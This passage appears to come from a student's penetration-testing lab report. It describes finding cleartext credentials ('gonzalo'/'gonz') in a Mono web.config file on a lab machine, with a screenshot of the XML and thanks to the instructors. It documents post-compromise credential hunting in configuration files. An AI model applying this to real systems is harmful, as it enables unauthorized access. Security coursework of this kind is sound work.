4. While not used for my attack, I found that */etc/mono/2.0/web.config* contained cleartext user and password credentials! The *web.config* file is an xml-based configuration file used to control website configuration without having to edit server configuration files. I think it can be used to configure the *Apache* server. By using *vim* to access */etc/mono/2.0/web.config,* I found the cleartext credentials of *web.config* to be user "gonzalo" and password "gonz".



```
keanu@VM: /usr/local/bin/Custom_Scripts
                        <add name="Session" type="System.Web.S
essionState.SessionStateModule, System.Web, Version=2.0.0.0, C
ulture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
                        <add name="UrlAuthorization" type="Sys
tem.Web.Security.UrlAuthorizationModule, System.Web, Version=2
.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
                </httpModules>
                <authentication mode="Forms">
                        <forms name=".MONOAUTH" loginUrl="logi
n.aspx" protection="All" timeout="30" path="/">
                                <credentials passwordFormat="C
lear">
                                        <!--<user name="gonzal
o" password="gonz"/>-->
                                </credentials>
                        </forms>
                </authentication>
                <machineKey validationKey="AutoGenerate" decry
ptionKey="AutoGenerate" validation="SHA1" />
                <globalization  requestEncoding="utf-8"
                                responseEncoding="utf-8"
                                fileEncoding="utf-8"/>
                <!--
                                culture="en-US"
                                uiculture="en-US" />
                                            56,22-57      35%
```

Figure 27: Cleartext Credentials in */etc/mono/2.0/web.config*

Thank you, Professor Abraham, Marc, and Umar, for teaching this course and helping me along the way. I have always been interested in security, and this course further fueled my passion.